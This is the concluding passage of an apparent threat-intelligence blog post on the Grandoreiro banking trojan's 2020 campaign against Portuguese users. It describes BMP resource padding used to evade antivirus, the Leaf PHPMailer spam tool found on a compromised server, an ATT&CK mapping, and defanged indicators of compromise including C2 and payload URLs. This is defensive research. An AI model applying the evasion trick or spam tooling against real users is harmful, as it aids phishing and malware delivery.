



Figure 18: *PortEx padding analysis – Grandoreiro May 2020.*

Three BMP images were specially created by Grandoreiro operators as a way of enlarging the size of binary file. Notice that the PE file size is 331 MB and 322 MB are only populated by three BMP resources (the technique used by malware operators in past samples).



ISO_KEWWTPOLZS.bmp, ... Properties

3 Files, 0 Folders

Type: All of type BMP File

Location: All in C:\Users\IEUser\Desktop

Size: 322 MB (338,044,054 bytes)


Size on disk: 322 MB (338,051,072 bytes)

Figure 19: *BMP resources used by Grandoreiro malware to increase file size and to bypass AV's detection.*

Spam tool

During May 2020 was observed that many phishing emails targeting Portuguese users were disseminated via a spam tool called: **Leaf PHPMailer 2.8**. Crooks compromise several servers and are using tools like this to sent malicious emails to a large group of users.

Below is presented a screenshot from a compromised server we analyzed during this investigation.



Leaf PHPMailer 2.8

Email

[redacted]

Sender Name

Attachment (Multiple Available)

Explorar... Nenhuns ficheiros selecionados.

Reply-to

Subject

Message Letter Preview

Email List Filter/Extract

Message Type HTML ● Plain○

Character set UTF-8

Message encoding 8bit

SEND or check SpamAssassin Score

Instruction

Server Information

- Server IP Address : [redacted] Check Blacklist
- PHP Version : **7.1.33**

HELP

- [-email-] : **Reciver Email** (emailuser@emaildomain.com)
  - [-emailuser-] : **Email User** (emailuser)
  - [-emaildomain-] : **Email User** (emaildomain.com)
- [-time-] : **Date and Time** (05/26/2020 08:59:26 am)
- [-randomstring-] : **Random string (0-9,a-z)**
- [-randomnumber-] : **Random number (0-9)**
- [-randomletters-] : **Random Letters(a-z)**
- [-randommd5-] : **Random MD5**

example

Receiver Email = **user@domain.com**

- hello **[-emailuser-]** = hello **user**
- your domain is **[-emaildomain-]** = Your Domain is **domain.com**
- your code is **[-randommd5-]** = your code is **e10adc3949ba59abbe56e057f20f883e**

by leafmailer.pw

Figure 20: *Spam tool used by Grandoreiro operators to disseminate malscam campaigns in-the-wild in Portugal.*

Finally, the malware server online with the ISO files, spam tool, and C2 were decommissioned at the moment of writing this publication.

Mitre Att&ck Matrix

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Scripting 2 2 1	Winlogon Helper DLL	Process Injection 1 2	Masquerading 1	Credential Dumping	Process Discovery 1	Remote File Copy 1	Data from Local System	Data Compressed	Uncommonly Used Port 1
Exploitation for Client Execution 1	Port Monitors	Accessibility Features	Process Injection 1 2	Network Sniffing	Security Software Discovery 1	Remote Services	Data from Removable Media	Exfiltration Over Other Network Medium	Remote File Copy 1
Windows Management Instrumentation	Accessibility Features	Path Interception	Scripting 2 2 1	Input Capture	File and Directory Discovery 1	Windows Remote Management	Data from Network Shared Drive	Automated Exfiltration	Standard Non-Application Layer Protocol 1
Scheduled Task	System Firmware	DLL Search Order Hijacking	Obfuscated Files or Information 1	Credentials in Files	System Information Discovery 1 3	Logon Scripts	Input Capture	Data Encrypted	Standard Application Layer Protocol 1 1

Indicators of Compromise (IOCs)

```
--vbs file (1st stage)--
vbs: Torrentz5B88BC75AD1DA330A74FFA2ED717DB0B3AE71CCC.vbs
MD5: 8491a619dc6e182437bd4482d6e97e3a

-- 2nd stage ISO file --
http://192.]236.147.100:1950/Inufturiols.iso

-- Final payload --
Filename: Inufturiols.exe
MD5: 1f861de0794cd020072150db618da154
SHA1: c3f70025857ac7eca467412d35f17fc5ec10f659

-- C2-web-traffic--
104.168.190.]164
http://104.]168.190.164:9050/$rdgate?ID=B3030080574A43BE857DBE13C21D7110
http://104.]168.190.164:9050/$rdgate?ACTION=HELLO
http://104.]168.190.164:9050/$rdgate?ACTION=START&ID=B3030080574A43BE857DBE13C21D7110
```

IOCs – 2020/05/28

> #grandoreiro #trojan
>
> -loader VBS🐞| delivered in 🇵🇹
> -new server-📩-2nd-stage ✔️
> 152.67.44.]175:5661 🇧🇷 (São Paulo)@OracleCloud – Windows 10.0 Build 17763 x64 (name:INSTANCE-202005)
>
> Threat ℹ️ https://t.co/sxMPRDeNYH@malwrhunterteam @JAMESWT_MHT @cocaman @HunterPhish pic.twitter.com/GX97FrQgwZ
>
> — Pedro Tavares (@sirpedrotavares) May 28, 2020

Sandbox online

https://www.joesandbox.com/analysis/232895/0/html

References

- https://blog.malwarebytes.com/threat-analysis/2017/06/latentbot/
- https://threatpost.com/malspam-emails-blanket-lokibot-nanocore-malware-with-iso-files/145991
- https://www.welivesecurity.com/2020/04/28/grandoreiro-how-engorged-can-exe-get

Pedro Tavares

Pedro Tavares is a professional in the field of information security working as an Ethical Hacker/Pentester, Malware Researcher and also a Security Evangelist. He is also a founding member at CSIRT.UBI and Editor-in-Chief of the security computer blog seguranca-informatica.pt.

In recent years he has invested in the field of information security, exploring and analyzing a wide range of topics, such as pentesting (Kali Linux), malware, exploitation, hacking, IoT and security in Active Directory networks. He is also Freelance Writer (Infosec. Resources Institute and Cyber Defense Magazine) and developer of the 0xSI_f33d – a feed that compiles phishing and malware campaigns targeting Portuguese citizens.

Read more here.